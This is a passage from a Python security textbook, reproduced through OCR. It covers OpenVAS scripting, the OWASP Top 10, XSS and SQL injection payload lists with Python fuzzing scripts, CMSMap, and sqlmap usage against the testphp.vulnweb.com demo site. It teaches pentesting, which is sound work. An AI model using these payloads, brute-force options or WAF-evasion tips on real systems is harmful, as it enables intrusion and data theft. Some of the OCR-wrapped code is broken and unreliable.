In the following example, we are going to connect with the OpenVAS server on localhost and get the version. You can find the following code in the **openvas_get_version.py** file:

```
#!/usr/bin/env python3
import gvm
from gvm.protocols.latest
     import Gmp
connection =
     gvm.connections.TLSConne
```

```
      ction(hostname='localhos
      t')
with
      Gmp(connection=connectio
      n) as gmp:
    version =
      gmp.get_version()
    print(version)
```

In the previous code, we use the **TLSConnection** class that uses a socket connection to connect with the server at localhost.

The following is an example of the output of the previous script, which returns an XML document with the OpenVAS version:

```
<get_version_response
      status="200"
      status_text="OK">
      <version>7.0</version>
      </get_version_response>
```

If there is a connection error, it will return the message: **"Error connection with server: Response Error 400. First command must be AUTHENTICATE, COMMANDS or GET_VERSION"**.

In the following example, we are getting information about the tasks, targets, scanners, and configs registered in the server. You can find the following code in the **openvas_get_information.py** file:

```
#!/usr/bin/env python3
import gvm
```

```
from gvm.protocols.latest
     import Gmp
from gvm.transforms import
     EtreeCheckCommandTransfo
     rm
from gvm.errors import
     GvmError
connection =
     gvm.connections.TLSConne
     ction(hostname='localhos
     t')
username = 'admin'
password = 'admin'
transform =
     EtreeCheckCommandTransfo
     rm()
try:
    with
     Gmp(connection=connectio
     n, transform=transform)
     as gmp:
        gmp.authenticate(user
     name, password)
```

In the first part of the preceding code, we initialize the connection with the OpenVAS server with the **`authenticate()`** method. We provide the username and password needed for authentication. In the following part of the code, we use the different methods provided by the API for getting the information stored in the server:

```
        users =
     gmp.get_users()
```

```
   tasks =
gmp.get_tasks()
   targets =
gmp.get_targets()
   scanners =
gmp.get_scanners()
   configs =
gmp.get_configs()
   feeds =
gmp.get_feeds()
   nvts = gmp.get_nvts()
   print("Users\n-------
-----")
   for user in
users.xpath('user'):
       print(user.find('
name').text)
   print("\nTasks\n-----
-------")
   for task in
tasks.xpath('task'):
       print(task.find('
name').text)
   print("\nTargets\n---
----------")
   for target in
targets.xpath('target'):
       print(target.find
('name').text)
       print(target.find
('hosts').text)
```

In the following part of the code, we continue accessing different methods that provide the API with information about scanners, configs, feeds, and NVTs:

```
        print("\nScanners\n----------")
        for scanner in scanners.xpath('scanner'):
            print(scanner.find('name').text)
        print("\nConfigs\n----------")
        for config in configs.xpath('config'):
            print(config.find('name').text)
        print("\nFeeds\n--------")
        for feed in feeds.xpath('feed'):
            print(feed.find('name').text)
        print("\nNVTs\n-------")
        for nvt in nvts.xpath('nvt'):
            print(nvt.attrib.get('oid'),"-->",nvt.find('name').text)
except GvmError as error:
```

```
    print('Error connection
      with server:', error)
```

The following code is an example of the output of the previous script that returns the users, tasks, targets, scanners, configs, and NVTs that are registered in the OpenVAS server:

```
Users
------------
admin
Tasks
------------
localhost
scanme.nmap.org
...
Feeds
-------------
Greenbone Community Feed
OpenVAS SCAP Feed
OpenVAS CERT Feed
NVTs
-------------
1.3.6.1.4.1.25623.1.0.814211
      -->
      'Microsoft.Data.OData'
      Denial of Service
      Vulnerability Sep18
      (Windows)
1.3.6.1.4.1.25623.1.0.814210
      -->
      'System.IO.Pipelines'
```

```
      Denial of Service
      Vulnerability Sep18
      (Windows)
1.3.6.1.4.1.25623.1.0.111022
      --> 'fckeditor'
      Connectors Arbitrary
      File Upload
      Vulnerability
....
```

In the preceding output, we can see the information stored on the OpenVAS server related to tasks, targets, scans, and NVTs.

We could use this information to gain more insight into which targets we have analyzed and obtain an up-to-date NVT list to detect more critical vulnerabilities.

Summary

In this chapter, we understood what vulnerabilities are. We then learned about the Nessus and OpenVAS vulnerability scanners and the reporting tools that they give us for reporting the vulnerabilities that we find in the servers and web applications we scan. Also, we covered how to use these scanners programmatically with Python, with the **`nessrest`** and **`python-gvm`** modules.

The tools we covered in this chapter use different protocols to generate requests to determine which services are running on a remote host or on the host itself. Therefore, equipped with these tools, you can now identify different security risks both in one system and in various systems on a network.

In the next chapter, we will identify server vulnerabilities in web applications with tools such as WPScan, which discovers vulnerabilities in and analyzes the security of WordPress sites, and sqlmap, which detects SQL injection vulnerabilities in websites.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. What are the main mechanisms for scoring vulnerabilities, taking into account a set of standardized and easy-to-measure criteria?
2. Which method in the **`nessrest`** module can you use for scanning a specific target?
3. Which method in the **`nessrest`** module allows you to get the details of a specific scan using the scan name?
4. What is the name of the method in the **`nessrest`** module for getting the list of scans registered on the Nessus server?

5. What is the name of the class from the **`python-gmv`** module that allows us to connect to the OpenVAS vulnerability scanner?

Further reading

At the following links, you can find more information about the aforementioned tools, along with some other tools related to the Nessus and OpenVAS vulnerability scanners:

- **The Nessus Getting Started guide**: https://docs.tenable.com/nessus/Content/GettingStarted.htm.
- **OpenVAS documentation**: https://nmap.org/nsedoc/scripts.
- The official website of OpenVAS allows us to install the tool through the Greenbone Community Edition: https://www.greenbone.net/en/install_use_gce.
- In addition, we can use the following URL, https://www.greenbone.net/en/live-demo, to test the web interface offered by the tool.

- You can find other tools for vulnerability scanning, such as **Seccubus** and **OWASP ZAP**. Seccubus (https://www.seccubus.com) is a tool that automates vulnerability analysis and OWASP ZAP (https://owasp.org/www-project-zap) is an open source web security scanner.

Chapter 10: Identifying Server Vulnerabilities in Web Applications

In this chapter, we will learn about the main vulnerabilities in web applications. We will also learn about the tools we can find in the Python ecosystem to discover vulnerabilities in **Content Management System** (**CMS**) web applications and **`sqlmap`** for detecting SQL vulnerabilities. In terms of server vulnerabilities, we will cover in detail testing of the Heartbleed vulnerability in servers with OpenSSL activated. We will also cover testing of the SSL/TLS vulnerabilities with the **`sslyze`** module.

From a security point of view, it is important to identify server vulnerabilities because applications and services are continually changing, and any unpatched security issue can be exploited by an attacker who aims to exploit vulnerabilities that have not been initially identified. At this point, it is important to note that not all security vulnerabilities can be fixed with a patch, and some even depend on a bug in the application or the operating system that are not easy to solve.

First, we introduce **Open Web Application Security Project** (**OWASP**) Top 10 as a list of the 10 most critical web application security risks. Later, we will cover specific tools for detecting vulnerabilities, including **`sqlmap`** as an automated tool written in Python for finding and exploiting SQL injection vulnerabilities.

The following topics will be covered in this chapter:

- Understanding vulnerabilities in web applications with OWASP
- Analyzing and discovering vulnerabilities in CMS web applications
- Discovering SQL vulnerabilities with Python tools
- Testing Heartbleed and SSL/TLS vulnerabilities
- Scanning TLS/SSL configurations with SSLyze

Technical requirements

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

This chapter requires the installation of specific tools for discovering vulnerabilities in web applications. You can use your operating system's package management tool to install them.

Here's a quick how-to guide on installing these tools in a Debian-based Linux operating system with the help of the following command:

```
sudo apt-get install sqlmap
```

Check out the following video to see the Code in Action: https://bit.ly/2U1jdUl

Understanding vulnerabilities in web applications with OWASP

In this section, we will review the OWASP Top 10 vulnerabilities and explain the **Cross-Site Scripting** (**XSS**) vulnerability in detail.

A **vulnerability** in terms of computer security is a weakness that can exist in a computer system, such as a mobile application, a desktop program, or a web application. This weakness can be generated for a variety of reasons, including failures in the design phase or errors in the programming logic.

The OWASP project aims to create knowledge, techniques, and processes designed to protect web applications against possible attacks. This project is made up of a series of subprojects, all focused on the creation of knowledge and security material for web applications.

One of these subprojects is the OWASP Top Ten Project, where the 10 most important risks at the web application level are defined and detailed. This list is updated with the different techniques and vulnerabilities that can expose security risks in web applications.

The list of vulnerabilities that can be found in a web application is extensive, from XSS CSS to SQL injection. These vulnerabilities can be exploited by third parties for malicious purposes, such as gaining access to a resource

in an unauthorized way or to carry out a denial-of-service attack.

Among the 10 most important and common vulnerabilities in web applications of the 2017 updated version of the OWASP Top Ten Project, we can highlight the following:

- **Command injection**: Command injection is one of the most common attacks in web applications in which the attacker exploits a vulnerability in the system to execute SQL, NoSQL, or LDAP commands to access data in an unauthorized manner. This vulnerability occurs because the application is not validating or filtering user input. We can find more information about this kind of vulnerability in the OWASP documentation at https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection.
- **XSS**: XSS allows an attacker to execute arbitrary JavaScript code and the criticality of these vulnerabilities depends on the type of XSS and the information stored

on the web page. We can generally talk about three types of XSS:

a. **XSS Stored**, where the application stores data provided by the user without validation and is later viewed by another user or an administrator.

b. **Reflected XSS**, where the application uses raw data, supplied by a user, and which is encoded as part of the output HTML or JavaScript. An example of this type of XSS could be if, when entering JavaScript code in the search engine of a page, this code is executed in the browser.

c. **XSS DOM**, where the application processes the data controlled by the user in an insecure way. An example of this attack can be found in the URL of a website where we write JavaScript code and the web is using an internal script that adds the URL without valid as part of the HTML that is returned to the user.

The exploitation of this type of vulnerability aims to execute commands in the victim's browser to steal their credentials, hijack sessions, install malicious software on the victim's computer, or redirect them to malicious sites. We can find more information about this kind of vulnerability in the OWASP documentation at https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A7-Cross-Site_Scripting_(XSS).

- **Cross-Site Request Forgery** (**XSRF**/**CSRF**): This attack is based on attacking a service by reusing the user's credentials from another website. A typical CSRF attack happens with **`POST`** requests. For instance, a malicious website displays a link to a user to trick that user into performing the **`POST`** request on your site using their existing credentials. A CSRF attack forces the browser of an authenticated victim to send a

spoofed `HTTP` request, including the user's session cookies and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests that the vulnerable application interprets as legitimate.

- **Sensitive Data Exposure**: Many web applications do not adequately protect sensitive data, such as credit card numbers or authentication credentials. Sensitive data requires additional protection methods, such as data encryption, when exchanging data with the browser. We can find more information about this kind of vulnerability in the OWASP documentation at https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure.
- **Unvalidated Redirects and Forwards**: Attackers may redirect

> victims to phishing or malware sites or use forwarding to reach unauthorized pages without proper validation.

One of the best lists of popular vulnerability scanners is maintained by OWASP at https://owasp.org/www-community/Vulnerability_Scanning_Tools. These vulnerability scanners have the ability to automate security auditing and scan your network and websites for different security risks following OWASP best practices.

The website http://www.vulnweb.com, provided by **acunetix**, offers a number of websites that contain some of the mentioned vulnerabilities, where each site is made with different technologies on the backend side. In the following screenshot, we can see the sites that the **acunetix** service provides:




Figure 10.1 – Vulnerable test websites

Next, we are going to analyze in detail some vulnerabilities, including XSS and SQL injection,

showing code examples to analyze a website.

Testing XSS

XSS allows attackers to execute scripts in the victim's browser, allowing them to hijack user sessions or redirect the user to a malicious site.

To test whether a website is vulnerable to XSS, we could use the following script, where we read from an **`XSS-attack-vectors.txt`** file that contains all possible attack vectors:

```
<SCRIPT>alert('XSS');
      </SCRIPT>
<script>alert('XSS');
      </script>
<BODY ONLOAD=alert('XSS')>
<SCR%00IPT>alert(\'XSS\')
      </SCR%00IPT>
```

You can find a similar file example in the fuzzdb project's GitHub repository:

https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/xss

You can find the following code in the **`fuzzdb_xss.py`** file in the **`XSS`** folder:

```
import requests
import sys
from bs4 import
      BeautifulSoup,
      SoupStrainer
```

```
xsspayloads = []
with open('XSS-attack-
     vectors.txt', 'r') as
     filehandle:
    for line in filehandle:
        xsspayload =
     line[:-1]
        xsspayloads.append(xs
     spayload)
print(xsspayloads)
URL =
     'http://testphp.vulnweb.
     com/search.php?
     test=query'
data ={}
response = requests.get(URL)
for payload in xsspayloads:
    for field in
     BeautifulSoup(response.t
     ext,'html.parser',parse_
     only=SoupStrainer('input
     ')):
        print(field)
        if
     field.has_attr('name'):
            if
     field['name'].lower() ==
     'submit':
                data[field['n
     ame']] = 'submit'
            else:
```

```
                data[field['n
    ame']] = payload
  response =
    requests.post(URL,
    data=data)
  if payload in
    response.text:
      print('Payload '+
    payload +' returned in
    the response')
```

In the preceding script, we are opening a file that contains XSS payloads and we are saving these payloads in an **xsspayloads** array. Later, we will use the response in combination with the **BeautifulSoup** module to parse input fields in the form page.

Using the payload in the data form, we can check the presence of this payload in the response to verify the presence of this vulnerability:

```
$ sudo python3 fuzzdb_xss.py
<input name='searchFor'
     size='10' type='text'/>
<input name='goButton'
     type='submit'
     value='go'/>
Payload <SCRIPT>alert('XSS');
     </SCRIPT> returned in
     the response
<input name='searchFor'
     size='10' type='text'/>
<input name='goButton'
     type='submit'
```

```
      value='go'/>
Payload ';!--'<XSS>=&{()}
      returned in the response
...
```

As a result of executing the preceding script, for each payload we are testing in the request, we obtain the same payload in the response.

We can check this vulnerability on the testphp.vulnweb.com site:




Figure 10.2 – The XSS-vulnerable website

This is a type of injection attack that occurs when attack vectors are injected in the form of a browser-side script. If we input in the search field one of the vector attacks, we can see that it executes the same code we inject between script tags:




Figure 10.3 – Reflected XSS vulnerable website

In the following example, we are using the same technique to detect vulnerable parameters. You can find

the following code in the **testing_xss_payloads.py** file in the **XSS** folder:

```
import requests
import sys
URL =
      'http://testphp.vulnweb.
      com/listproducts.php?
      cat='
initial = '''
xss_injection_payloads =
      ['<SCRIPT>alert('XSS');
      </SCRIPT>','<IMG
      SRC='javascript:alert('X
      SS');'>']
response =
      requests.get(url+initial
      )
if 'MySQL' in response.text
      or 'You have an error in
      your SQL syntax' in
      response.text or 'Syntax
      error' in response.text:
print('site vulnerable to sql
      injection')
for payload in
      xss_injection_payloads:
response =
      requests.get(url+payload
      )
if payload in response.text:
```

```
print('The parameter is
      vulnerable')
print('Payload string:
      '+payload+'\n')
print(response.text)
```

In the preceding code, we are testing that the page is vulnerable to SQL injection and we are using specific payloads to detect an XSS vulnerability in the http://testphp.vulnweb.com/listproducts.php?cat= website.

IMPORTANT NOTE

In the website analyzed, we have detected the presence of an error message that provides information related to a SQL injection: **' Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74'** .

Next, we are going to request the same website with specific XSS payloads using the vulnerable **cat** parameter we can find in the query string in the URL:

```
$ sudo python3
      testing_xss_payloads.py
```

```
site vulnerable to sql
      injection
The parameter is vulnerable
Payload string:
      <SCRIPT>alert('XSS');
      </SCRIPT>
...
```

In the preceding partial output, it is established that the **`cat`** parameter is vulnerable with the **`<SCRIPT>alert('XSS');</SCRIPT>`** payload.

At this point, we can highlight the fact that both vulnerabilities are aimed at exploiting inputs that are not validated or filtered by the user.

The main benefits associated with analyzing this vulnerability in websites is that we could mainly test JavaScript components that are not correctly validating user input, in addition to being able to prevent an attacker from executing scripts on the server in order to obtain user information.

Now that we have analyzed the XSS vulnerability in detail, we are going to review how to discover vulnerabilities in CMS web applications.

Analyzing and discovering vulnerabilities in CMS web applications

In this section, we will cover some of the tools that can be used to discover vulnerabilities in **Content**

Management System (**CMS**) web applications such as WordPress and Joomla.

The goal of a *penetration tester* is to obtain sensitive information from a website or server. For example, we might be interested in determining the type of CMS, as well as determining the vulnerabilities at the administrative interface level relative to users and groups that are configured.

CMSes have become an especially tempting target for attackers due to their growth and large presence on the internet. The ease of having a web page without technical knowledge implies that many companies and individuals deploy these applications with multiple vulnerabilities due to using outdated plugins and bad configurations on the server that hosts them.

CMSes also incorporate third-party plugins to facilitate tasks such as login and session management, and searches, and some CMSes include shopping cart modules. The main problem is that usually we can find security issues associated with these plugins.

For example, WordPress websites are usually administered by users who are unconcerned about security and they don't usually update WordPress modules and plugins, making these sites an attractive target for attackers.

In addition to having an updated version of WordPress and third-party functionality plugins, the configuration of the web server that hosts the application is just as important to guarantee the security of the web against attackers.

We have seen just how vulnerable CMS web applications can be. So, are there any tools that can help us to detect vulnerabilities in them? Read on to find out.

Using CMSMap

One of the most popular vulnerability scanners for CMS applications is **CMSMap** (https://github.com/Dionach/CMSmap.git). It is an open source Python scanner that automates the process of detecting security issues in popular CMSes. This tool also uses the Exploit Database (https://www.exploit-db.com) to look for vulnerabilities in CMS-enabled plugins.

CMSMap has the capacity to identify the version number of the CMS in WordPress sites and detect known vulnerabilities in installed plugins and then match them against a database in order to identify possible security risks. For example, we could execute a full scan of a website running the WordPress CMS:

```
$ python3 cmsmap.py -F
      http://www.wordpress.co
      m
[I] Threads: 5
[-] Target:
      http://www.wordpress.com
      (192.0.78.12)
[M] Website Not in HTTPS:
      http://www.wordpress.com
[I] Server: nginx
[L] X-Frame-Options: Not
      Enforced
[I] X-Content-Security-
      Policy: Not Enforced
[I] X-Content-Type-Options:
      Not Enforced
```

```
[L] Robots.txt Found:
     http://www.wordpress.com
     /robots.txt
[I] CMS Detection: WordPress
[I] WordPress Theme: h4
[M]  EDB-ID: 11458 'WordPress
     Plugin Copperleaf
     Photolog 0.16 - SQL
     Injection'
[M]  EDB-ID: 39536 'WordPress
     Theme SiteMile Project
     2.0.9.5 - Multiple
     Vulnerabilities'
...
```

In the preceding output, we can see how **CMSMap** displays the vulnerabilities it finds preceded by an indicator of the severity rating: **[I]** for informational, **[L]** for low, **[M]** for medium, and **[H]** for high.

Subsequently, what the script does is detect WordPress files by default and look for certain directories:

```
[-] Default WordPress Files:
[I]
     http://www.wordpress.com
     /wp-
     content/themes/twentyten
     /license.txt
[I]
     http://www.wordpress.com
     /wp-
     content/themes/twentyten
     /readme.txt
```

```
[I]
     http://www.wordpress.com
     /wp-
     includes/ID3/license.com
     mercial.txt
[I]
     http://www.wordpress.com
     /wp-
     includes/ID3/license.txt
[I]
     http://www.wordpress.com
     /wp-
     includes/ID3/readme.txt
[I]
     http://www.wordpress.com
     /wp-
     includes/images/crystal/
     license.txt
[I]
     http://www.wordpress.com
     /wp-
     includes/js/plupload/lic
     ense.txt
[I]
     http://www.wordpress.com
     /wp-
     includes/js/tinymce/lice
     nse.txt
[-] Checking interesting
     directories/files ...
[L]
     http://www.wordpress.com
     /help.txt
```

```
[L]
      http://www.wordpress.com
      /menu.txt
....
```

The **-a** parameter of CMSMap will allow us to specify a custom user agent:

```
$ python3 cmsmap.py -a
      'user_agent' <domain>
```

The user agent option could be interesting if the website we are analyzing is behind a **Web Application Firewall** (**WAF**) that is blocking CMS scanning apps. The idea of defining a custom user agent is to prevent the WAF from blocking requests, making it believe that the request is emanating from a specific browser.

In addition to detecting vulnerabilities, CMSMap can list the plugins that are installed on a certain site, as well as run a brute-force process using a username and password file. For this task, we could use the following options:

```
Brute-Force:
  -u , --
     usr             username
     or username file
  -p , --
     psw             password
     or password file
  -x, --noxmlrpc         brute
     forcing WordPress
     without XML-RPC
```

With this tool, we have seen how we can carry out the initial stage of a pentesting process in order to obtain a global vision of the security of the site we are analyzing.

Other CMS scanners

Within the Python ecosystem, we find other tools that work in a similar way and some are specialized in analyzing sites based on WordPress CMS, among which we can highlight the following:

- **Vulnx** (https://github.com/anouarbensaad/vulnx) is an intelligent Auto Shell Injector tool that has the capacity to detect and exploit vulnerabilities in multiple types of CMS, such as WordPress, Joomla, and Drupal.
- **WPScan** (https://github.com/swisskyrepo/Wordpresscan) has the capacity to enumerate all running plugins on a WordPress site, check for vulnerabilities within those plugins, and search for important files such as config backups.
- **WAScan** (https://github.com/m4ll0k/WAScan) is a web application security scanner designed to find insecure files and misconfigurations. It is designed to detect different

> vulnerabilities using the black-box technique, where the tool acts as a fuzzer, checking the pages of the web application, extracting links and forms, submitting payloads, and searching for error messages.

Now that we have analyzed the main tools for discovering vulnerabilities in CMS web applications, we are going to review how to discover SQL vulnerabilities with Python tools such as sqlmap.

Discovering SQL vulnerabilities with Python tools

In this section, we will learn how to test whether a website is vulnerable to SQL injection using the **`sqlmap`** penetration testing tool as an automated tool for finding and exploiting SQL injection vulnerabilities that inject values into the query parameters.

Introduction to SQL injection

SQL injection is a technique that is used to steal data by taking advantage of a non-validated input vulnerability in query parameters.

With this code injection technique, an attacker executes malicious SQL queries that control a web application's database. Therefore, if an application has a SQL injection

vulnerability, an attacker could read the data in the database, including confidential information and hashed passwords.

For example, consider the following PHP code segment:

```
$variable = $_POST['input'];
mysql_query('INSERT INTO
      `table` (`column`)
      VALUES ('$variable')');
```

If the user enters **`' value' ); DROP TABLE table; –'`** as the input, the original query transforms into a SQL query where we are altering the database:

```
INSERT INTO `table`
      (`column`)
      VALUES('value'); DROP
      TABLE table;--')
```

SQL injection vulnerabilities allow attackers to modify the structure of SQL queries in ways that allow for data exfiltration or the manipulation of existing data.

So, is there any way in which we can identify pages that are vulnerable to SQL injection?

Identifying pages vulnerable to SQL injection

A simple way to identify websites with the SQL injection vulnerability is to add some characters to the URL, such as quotes, commas, or periods. For example, if you detect a URL with a php site where it's using a parameter for a

specific search, you can try adding a special character to this parameter.

If you observe the http://testphp.vulnweb.com/listproducts.php?cat=1 URL, we are getting all products, not just the product with the specific ID. This could indicate that the **`cat`** parameter may be vulnerable to SQL injection and an attacker may be able to gain access to information in the database using specific tools.

To check whether a site is vulnerable, we could manipulate the URL of the page by adding certain characters that could cause it to return an error from the database.

A simple test to check whether a website is vulnerable would be to replace the value in the get request parameter with the character `'` . For example, the following URL returns an error related to the database when we try to use an attack vector such as `' or 1=1--` over the vulnerable parameter:

http://testphp.vulnweb.com/listproducts.php?cat=%22%20or%201=1--

With Python, we could build a script that reads possible SQL attack vectors from the **`sql-attack-vector.txt`** text file and checks the output as a result of injecting specific strings.

You can see the most commonly used SQL injection attack vectors in the **`sql-attack-vector.txt`** file located in the **`sql_injection`** folder:

```
' or 'a'='a
' or 'x'='x
```

```
' or 0=0 #
' or 0=0 --
' or 1=1 or ''='
' or 1=1--
'' or 1 --''
') or ('a'='a
```

You can find a similar file example in the fuzzdb project's GitHub repository:

https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/sql-injection

The aim of the following script is to start from a URL where we identify the vulnerable parameter and combine the original URL with these attack vectors. You can find the following code in the **testing_url_sql_injection.py** file in the **sql_injection** folder:

```
import requests
URL =
      'http://testphp.vulnweb.
      com/listproducts.php?
      cat='
sql_payloads = []
with open('sql-attack-
      vector.txt', 'r') as
      filehandle:
    for line in filehandle:
        sql_payload =
      line[:-1]
        sql_payloads.append(s
      ql_payload)
```

```
for payload in sql_payloads:
    print ('Testing '+ URL +
     payload)
    response =
     requests.post(url+payloa
     d)
    if 'mysql' in
     response.text.lower():
        print('Injectable
     MySQL detected,attack
     string: '+payload)
    elif 'native client' in
     response.text.lower():
        print('Injectable
     MSSQL detected,attack
     string: '+payload)
    elif 'syntax error' in
     response.text.lower():
        print('Injectable
     PostGRES detected,attack
     string: '+payload)
    elif 'ORA' in
     response.text.lower():
        print('Injectable
     Oracle database
     detected,attack string:
     '+payload)
    else:
        print('Payload
     ',payload,' not
     injectable')
```

In the preceding script, we are opening a file that contains SQL injection payloads and saving these payloads in the **sql_payloads** array.

By using the payload in the URL parameter, we can check the presence of a specific string in the response to verify this vulnerability:

```
$ python3
      test_url_sql_injection.p
      y
Testing
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=' or 'a'='a
Injectable MySQL
      detected,attack string:
      ' or 'a'='a
Testing
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=' or 'x'='x
Injectable MySQL
      detected,attack string:
      ' or 'x'='x
Testing
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=' or 0=0 #
Injectable MySQL
      detected,attack string:
      ' or 0=0 #
Testing
      http://testphp.vulnweb.c
```

```
      om/listproducts.php?
      cat=' or 0=0 --
Injectable MySQL
      detected,attack string:
      ' or 0=0 --
...
```

When executing the preceding script, we can see that the **`cat`** parameter is vulnerable to many vector attacks.

One of the most commonly used tools for evaluating a website's SQL injection vulnerabilities is SQLmap. This is a tool that automates the recognition and exploitation of these vulnerabilities in different relational databases, including SQL Server, MySQL, Oracle, and PostgreSQL.

Introducing SQLmap

SQLmap (http://sqlmap.org) is one of the best-known tools written in Python to detect vulnerabilities related to SQL injection in web applications. To do this, the tool has the capacity to realize multiple requests in a website using vulnerable parameters in a URL through **`GET`** or **`POST`** requests due to the parameters not being validated correctly.

This tool has the capacity to detect SQL injection vulnerabilities using a variety of techniques, including Boolean-based blind, time-based, UNION query-based, and stacked queries. In addition, if it detects any vulnerability, it has the capacity to attack the server to discover table names, download the database, and perform SQL queries automatically.

Once it detects a SQL injection on the target host, you can choose from a set of options:

- Perform an extensive backend DBMS fingerprint
- Retrieve the DBMS session user and database
- Enumerate users, password hashes, privileges, and databases
- Dump the entire DBMS table/columns or the user's specific DBMS table/columns
- Run custom SQL statements

SQLmap comes preinstalled with some Linux distributions oriented to security tasks, such as Kali Linux (https://www.kali.org), which is one of the preferred distributions for most security auditors and pentesters. You can also install SQLmap on other Debian-based distributions using the **`apt-get`** command:

```
$ sudo apt-get install sqlmap
```

We first take a look at the help feature of SQLmap for a better understanding of its features. You can look at the set of parameters that can be passed to the **`sqlmap.py`** script with the **`-h`** option:

```
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly
```

Figure 10.4 – SQLmap options

The parameters that we can use for basic SQL injection are shown in the following screenshot:

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate
```

Figure 10.5 – SQLmap enumeration options

Next, we will cover how to use SQLmap to test and exploit SQL injection.

Using SQLmap to test a website for a SQL injection vulnerability

These are the main steps we can follow in order to obtain all the information about a database that is behind a SQL injection vulnerability.

STEP 1 – SCANNING A URL WITH THE VULNERABLE PARAMETER

Firstly, we use the **-u** parameter to enter the URL of the site we are going to analyze. For this, we use the following command:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1
```

Executing the preceding command, we can see how the **cat** parameter is vulnerable. This is a partial output of the command:

```
GET parameter 'cat' is
      vulnerable. Do you want
      to keep testing the
      others (if any)? [y/N] y
sqlmap identified the
      following injection
      point(s) with a total of
      49 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based
      blind - WHERE or HAVING
```

```
  clause
Payload: cat=1 AND
  1561=1561
Type: error-based
Title: MySQL >= 5.0 AND
  error-based - WHERE,
  HAVING, ORDER BY or
  GROUP BY clause (FLOOR)
Payload: cat=1 AND
  (SELECT 8482 FROM(SELECT
  COUNT(*),CONCAT
  (0x7178787a71,(SELECT
  (ELT(8482=8482,1))),0x71
  626b6271,FLOOR(RAND(0)*2
  ))x FROM
  INFORMATION_SCHEMA.PLUGI
  NS GROUP BY x)a)
Type: AND/OR time-based
  blind
Title: MySQL >= 5.0.12
  AND time-based blind
Payload: cat=1 AND
  SLEEP(5)
Type: UNION query
Title: Generic UNION
  query (NULL) - 11
  columns
Payload: cat=1 UNION ALL
  SELECT
